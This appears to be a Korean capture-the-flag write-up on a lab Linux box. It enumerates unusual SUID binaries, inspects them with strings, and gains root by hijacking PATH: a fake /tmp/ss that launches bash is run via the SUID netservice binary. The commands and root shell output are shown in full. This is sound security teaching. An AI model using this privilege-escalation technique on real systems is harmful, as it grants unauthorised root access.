
```
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mount
/usr/bin/su
/usr/bin/crontab
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/fusermount3
/usr/bin/netup
/usr/bin/sysmon
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/sbin/grub2-set-bootflag
/usr/sbin/fsrepair
/usr/sbin/rootmon
/usr/sbin/netservice
/opt/bin/access-grant
```

저 중에서 기존에 존재하지 않는 파일은 netup, Sysmon, rootmon, fsrepair, netservicem, access-grant이다.

파일의 내용을 확인하기 위해 cat명령어를 사용하면



이런 식으로 읽기 힘든 내용이 나온다. 그래서 strings를 사용하여 내용을 확인한다. 전체 내용을 보기 위해 | more을 이용한다.



Strings를 사용하면 위와 같이 이미지가 나온다. 6개의 파일을 모두 strings로 확인해서 권한상승을 위해 setuid를 찾아야 한다.

```
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
socket
puts
setuid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access ...
If you hit a wall, maybe it's not a wall after all.
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1
CF:8 ../sysdeps/x86/abi-note.c
FL:-1 ../sysdeps/x86/abi-note.c
--More--
[keymon] 0:bash*                    "□ □  □ □  □ □ □  ..." 21:36 16-Apr-25
```

```
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
puts
system
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access ...
echo Listen carefully ... the walls whisper secrets
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1
CF:8 ../sysdeps/x86/abi-note.c
--More--
[keymon] 0:.monitor.sh*             "□ □  □ □  □ □ □  ..." 21:34 16-Apr-25
```

```
[gilhyeong@CTF ~]$ strings /opt/bin/access-grant
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
socket
puts
setuid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
system access ...
cat /root/access.txt
Beware of hidden paths.
Always question what you see.
Beyond the obvious lies the truth.
Only the worthy will unlock it.
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
```

```
[gilhyeong@CTF ~]$ strings /usr/sbin/netservice
/lib64/ld-linux-x86-64.so.2
__libc_start_main
system
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
ss -tulnp
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1
CF:8 ../sysdeps/x86/abi-note.c
FL:-1 ../sysdeps/x86/abi-note.c
GA:1
```

```
[gilhyeong@CTF ~]$ strings /usr/sbin/fsrepair
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
puts
system
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access ...
echo Listen carefully ... the walls whisper secrets
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0×3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1
CF:8 ../sysdeps/x86/abi-note.c
FL:-1 ../sysdeps/x86/abi-note.c
```

```
[gilhyeong@CTF ~]$ strings /usr/sbin/rootmon
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
socket
puts
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access ...
cat /root/system.info
##############################################
################## sunglass ##################
## Linux CTF 5.14.0-503.35.1.el9_5.x86_64 ##
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0×3d2056a ../sysdeps/x86/abi-note.c
SP:3
```

각 파일을 실행해보자.

```
[gilhyeong@CTF ~]$ /usr/bin/sysmon
If you hit a wall, maybe it's not a wall after all.
[gilhyeong@CTF ~]$ /opt/bin/access-grant
Beware of hidden paths.
Always question what you see.
Beyond the obvious lies the truth.
Only the worthy will unlock it.
```

```
[gilhyeong@CTF ~]$ /usr/sbin/netservice
Netid  State   Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
Process
udp    UNCONN  0        0              127.0.0.1:323           0.0.0.0:*
 users:(("chronyd",pid=682,fd=5))
udp    UNCONN  0        0                  [::1]:323             [::]:*
 users:(("chronyd",pid=682,fd=6))
tcp    LISTEN  0        128              0.0.0.0:22            0.0.0.0:*
 users:(("sshd",pid=719,fd=3))
tcp    LISTEN  0        511              0.0.0.0:80            0.0.0.0:*
 users:(("nginx",pid=993,fd=6),("nginx",pid=992,fd=6))
tcp    LISTEN  0        4096             0.0.0.0:8080          0.0.0.0:*
 users:(("docker-proxy",pid=1821,fd=7))
tcp    LISTEN  9        2048             0.0.0.0:8000          0.0.0.0:*
 users:(("gunicorn",pid=946,fd=5),("gunicorn",pid=939,fd=5),("gunicorn",pid=9
34,fd=5),("gunicorn",pid=718,fd=5))
tcp    LISTEN  0        32                  *:21                  *:*
 users:(("vsftpd",pid=973,fd=3))
tcp    LISTEN  0        128                [::]:22               [::]:*
 users:(("sshd",pid=719,fd=4))
tcp    LISTEN  0        511                [::]:80               [::]:*
 users:(("nginx",pid=993,fd=7),("nginx",pid=992,fd=7))
tcp    LISTEN  0        4096               [::]:8080             [::]:*
 users:(("docker-proxy",pid=1826,fd=7))
tcp    LISTEN  0        511                   *:7979                *:*
```

```
[gilhyeong@CTF ~]$ /usr/sbin/fsrepair
Listen carefully ... the walls whisper secrets
[gilhyeong@CTF ~]$ /usr/sbin/rootmon
##############################################
################## sunglass ##################
##############################################
## Linux CTF 5.14.0-503.35.1.el9_5.x86_64 ##
##############################################
```

명령어를 실행했을 때 출력된 내용과 strings 내용을 비교해서 확인해보면

/usr/bin/sysmon은 다른 명령어 없이 문장만 출력했다는 것을 알 수 있다.

/opt/bin/access-grant는 cat /root/access.txt를 보아 /root/access.txt의 파일 내용을 읽었을 가능성이 있다.

/usr/sbin/netservice는 ss -tulnp 명령어를 실행했을 가능성이 있다.

/usr/sbin/fsrepair는 echo 명령어를 통해 문장을 출력했음을 추측할 수 있다.

/usr/sbin/rootmon는 cat /root/system.info로 보아 /root/system.info의 파일 내용을 읽었을 가능성이 있다.

우리가 확인해봐야할 것은 /opt/bin/access-grant, /usr/sbin/netservice, /usr/sbin/fsrepair, /usr/sbin/rootmon 이다.

우선 cat 명령어가 있는 파일부터 확인을 해보자.

```
[gilhyeong@CTF ~]$ echo "/bin/bash" > /tmp/cat
[gilhyeong@CTF ~]$ chmod +x /tmp/cat
[gilhyeong@CTF ~]$ export PATH=/tmp:$PATH
[gilhyeong@CTF ~]$ echo $PATH
/tmp:/home/gilhyeong/.local/bin:/home/gilhyeong/bin:/usr/local/bin:/usr/bin:/
usr/local/sbin:/usr/sbin
[gilhyeong@CTF ~]$ /opt/bin/access-grant
Beware of hidden paths.
Always question what you see.
Beyond the obvious lies the truth.
Only the worthy will unlock it.
[gilhyeong@CTF ~]$ id
uid=1003(gilhyeong) gid=1003(gilhyeong) groups=1003(gilhyeong) context=unconf
ined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[gilhyeong@CTF ~]$ /usr/sbin/rootmon
##############################################
################## sunglass ##################
##############################################
## Linux CTF 5.14.0-503.35.1.el9_5.x86_64 ##
##############################################
[gilhyeong@CTF ~]$ id
uid=1003(gilhyeong) gid=1003(gilhyeong) groups=1003(gilhyeong) context=unconf
ined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

권한 상승이 되지 않았다.

그럼 echo를 확인해보자.

```
[gilhyeong@CTF ~]$ echo "/bin/bash" > /tmp/echo
[gilhyeong@CTF ~]$ chmod +x /tmp/echo
[gilhyeong@CTF ~]$ echo $PATH
/tmp:/home/gilhyeong/.local/bin:/home/gilhyeong/bin:/usr/local/bin:/usr/bin:/
usr/local/sbin:/usr/sbin
[gilhyeong@CTF ~]$ /usr/sbin/fsrepair
Listen carefully ... the walls whisper secrets
[gilhyeong@CTF ~]$ id
uid=1003(gilhyeong) gid=1003(gilhyeong) groups=1003(gilhyeong) context=unconf
ined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

권한 상승이 되지 않았다.

마지막으로 ss를 확인해보자.

```
[gilhyeong@CTF ~]$ echo "/bin/bash" > /tmp/ss
[gilhyeong@CTF ~]$ chmod +x /tmp/ss
[gilhyeong@CTF ~]$ echo $PATH
/tmp:/home/gilhyeong/.local/bin:/home/gilhyeong/bin:/usr/local/bin:/usr/bin:/
usr/local/sbin:/usr/sbin
[gilhyeong@CTF ~]$ /usr/sbin/netservice
^C[root@CTF ~]# id
uid=0(root) gid=0(root) groups=0(root),1003(gilhyeong) context=unconfined_u:u
nconfined_r:unconfined_t:s0-s0:c0.c1023
```

권한 상승 성공했다.

11. root계정

```
[root@CTF root]# ls -al /
total 32
dr-xr-xr-x.  18 root root  246 Apr 14 17:03 .
dr-xr-xr-x.  18 root root  246 Apr 14 17:03 ..
-rw-r--r--.   1 root root  458 Apr 15 17:28 ...
dr-xr-xr-x.   2 root root    6 Nov  3 10:29 afs
lrwxrwxrwx.   1 root root    7 Nov  3 10:29 bin -> usr/bin
dr-xr-xr-x.   5 root root 4096 Apr  7 16:14 boot
drwxr-xr-x.  19 root root 3160 Apr 16 09:15 dev
drwxr-xr-x.  85 root root 8192 Apr 16 09:15 etc
drwxr-xr-x.   6 root root   65 Apr 11 16:35 home
lrwxrwxrwx.   1 root root    7 Nov  3 10:29 lib -> usr/lib
lrwxrwxrwx.   1 root root    9 Nov  3 10:29 lib64 -> usr/lib64
drwxr-xr-x.   2 root root    6 Nov  3 10:29 media
drwxr-xr-x.   2 root root    6 Nov  3 10:29 mnt
drwxr-xr-x.   4 root root   35 Apr 14 15:13 opt
dr-xr-xr-x. 189 root root    0 Apr 16 09:15 proc
drwx------.   7 root root 4096 Apr 15 17:25 root
drwxr-xr-x.  29 root root  880 Apr 16 09:15 run
lrwxrwxrwx.   1 root root    8 Nov  3 10:29 sbin -> usr/sbin
drwxr-xr-x.   2 root root    6 Nov  3 10:29 srv
dr-xr-xr-x.  13 root root    0 Apr 16 09:15 sys
drwxrwxrwt.  15 root root 4096 Apr 16 10:05 tmp
drwxr-xr-x.  12 root root  144 Feb 10 17:38 usr
drwxr-xr-x.  20 root root 4096 Apr  8 15:20 var
```

/ 경로에 ...이라는 파일이 있다.

만약 cat 명령어가 실행되지 않는다면 chmod -x /tmp/cat을 한다. 이전 과정에서 PATH에 /tmp 경로를 추가하였기 때문에 /tmp/cat 명령어가 실행되어 본래의 cat명령어가 실행되지 않는 것이다.

```
[root@CTF root]# cat /...
 ____  _   _ _   _  ____ _        _    ____  ____
/ ___|| | | | \ | |/ ___| |      / \  / ___/ ___|
\___ \| | | |  \| | |  _| |     / _ \ \___ \___ \
 ___) | |_| | |\  | |_| | |___ / ___ \ ___) |__) |
|____/ \___/|_| \_|\____|_____/_/   \_\____/____/

Oh, does a 'congratulations' make you feel good? Haha ...
Shall we see if you're up for the next one?

SnVzdCBraWRkaW5nIOKAlCBjb25ncmF0cyBvbiB0aGUgY2xlYXIh
reference : https://20241231.github.io/madeby/
```